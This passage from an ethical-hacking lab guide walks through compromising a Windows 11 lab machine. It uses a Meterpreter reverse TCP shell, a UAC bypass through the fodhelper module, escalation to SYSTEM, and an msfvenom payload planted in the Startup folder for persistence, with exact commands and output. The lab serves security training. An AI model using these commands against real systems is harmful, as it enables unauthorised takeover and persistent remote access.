
17. Click on **exploit.exe** to download the file.



18. Once you click on the **exploit.exe** file, the **Opening exploit.exe** pop-up appears click on **Save File**.



19. Navigate to **Downloads** and double-click the exploit.exe file. The **Open File - Security** Warning window appears; click **Run**.



20. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

```

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
[metasploit] msf6 exploit(multi/handler) > 
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:49943) at 2022-04-07 03:31:00 -0400
meterpreter >

```

21. The Meterpreter session has successfully been opened, as shown in the screenshot.

22. Type **getuid** and press **Enter** to display current user ID.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
Aiee, Killing Interrupt handler
Kernel panic! Abnormal interrupt to kill the idle tasks
Do swapon /task - now syncing

      =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:49943) at 2022-04-07 03:31:00 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

23. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

24. Type **background** and press **Enter**, to background the current session.

```
[*] msf6 > use exploit/multi/handler
[*] msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[*] msf6 exploit(multi/handler) > set lhost 10.10.1.13
[*] msf6 exploit(multi/handler) > set lport 444
[*] msf6 exploit(multi/handler) > run
[*] msf6 exploit(multi/handler) > [*] Started reverse TCP handler on 10.10.1.13:444
[*] msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:49943) at 2022-04-07 03:31:00 -0400
[*] msf6 exploit(multi/handler) > [*] meterpreter > getuid
[*] msf6 exploit(multi/handler) > [*] Server username: Windows11\Admin
[*] msf6 exploit(multi/handler) > [*] background
[*] msf6 exploit(multi/handler) > [*] Backgrounding session 1...
[*] msf6 exploit(multi/handler) >
```

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

25. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

26. Now type **set session 1** and press **Enter**.

27. Type **show options** in the meterpreter console and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user is navigating through Metasploit's exploit configuration. They have selected the "windows/local/bypassuac_fodhelper" module and set session 1. They then checked options and payload settings, including LHOST and LPORT. The exploit target is identified as Windows x86. The command history at the bottom shows the user's interactions.

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
SESSION    1                  yes        The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.1.13       yes        The listen address (an interface may be specified)
LPORT     4444              yes        The listen port

Exploit target:
Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

28. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

29. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

30. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

Note: If you get **Exploit completed, but no session was created** message without any session, type **exploit** in the console again and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "msf6 exploit(windows/local/bypassuac_fodhelper) > exploit" is run, followed by two identical exploit runs. The output indicates that the SESSION may not be compatible with the module, missing Meterpreter features, and that a reverse TCP handler was started on 10.10.1.13:4444. It checks UAC status, finds the user is part of the Administrators group, and sets UAC to Default. BypassUAC is used to bypass UAC settings. Payloads are configured and executed using C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe. Registry keys are cleaned up, and the exploit completes without creating a session. Finally, a meterpreter session is opened on 10.10.1.11:49979 at 2022-04-07 03:34:41 -0400.

```

TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.

msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > 

```

31. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

32. Type `getsystem -t 1` and press Enter to elevate privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "msf6 exploit(windows/local/bypassuac_fodhelper) > exploit" is run, followed by two identical exploit runs. The output is identical to the previous screenshot, showing the bypass of UAC settings and the opening of a meterpreter session on 10.10.1.11:49979. After the sessions, the command "getsystem -t 1" is typed, resulting in a successful elevation of privileges via technique 1 (Named Pipe Impersonation). The meterpreter prompt changes to show the elevated status.

```

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.

msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > 

```

33. Now type **getuid** and press **Enter**, The meterpreter session is now running with system privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Exploit completed, but no session was created.

msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module;
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

The terminal window has a dark background with light-colored text. The title bar says "msfconsole - Parrot Terminal". The bottom status bar shows "msf6" and "msfconsole - Parrot Ter...".

34. Now we will navigate to the Startup folder, to do that type **cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal output is as follows:

```

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"
meterpreter >

```

35. Type **pwd** and press **Enter** to check the present working directory.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal output is as follows:

```

[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"
meterpreter > pwd
C:\\ProgramData\\Start Menu\\Programs\\Startup
meterpreter >

```

36. Now we will create payload that needs to be uploaded into the Startup folder of Windows 11 machine.

37. Open a new terminal windows and type the following command and press **Enter**,

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe
```

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal window has a dark background with green text output. The output of the msfvenom command is displayed, showing the creation of a payload file named "payload.exe". The command entered was:

```
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe
```

The terminal also displays some informational messages from msfvenom:

- [+] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
- [+] No arch selected, selecting arch: x86 from the payload
- No encoder specified, outputting raw payload
- Payload size: 354 bytes
- Final size of exe file: 73802 bytes

The terminal prompt ends with a dollar sign (\$).

38. Now to upload the malicious file into the **Windows 11** machine navigate to the previous terminal and type **upload /home/attacker/payload.exe** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The session ID is "msf6 exploit(windows/local/bypassuac_fodhelper) >". The terminal output is as follows:

```
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit


[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"
meterpreter > pwd
C:\\ProgramData\\Start Menu\\Programs\\Startup
meterpreter > upload /home/attacker/payload.exe
[*] uploading : /home/attacker/payload.exe -> payload.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/attacker/payload.exe -> payload.exe
[*] uploaded : /home/attacker/payload.exe -> payload.exe
meterpreter >
```

39. We have successfully uploaded the payload into the target machine.

40. Click **CEHv12 Windows 11** to switch to **Windows 11** machine and sign into **Admin** account

41. After signing into the **Admin** account restart the **Windows 11** machine.



42. After **Windows 11** machine is restarted. Click on **CEHv12 Parrot Security** to switch to Parrot Security machine. Now open another terminal window with root privileges and type **msfconsole** and press **Enter**.

43. In Metasploit type **use exploit/multi/handler** and press **Enter**

44. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

45. Type **set lhost 10.10.1.13** and press **Enter** to set lhost

46. Type **set lport 8080** and press **Enter** to set lport.

47. Now type **exploit** to start the exploitation.

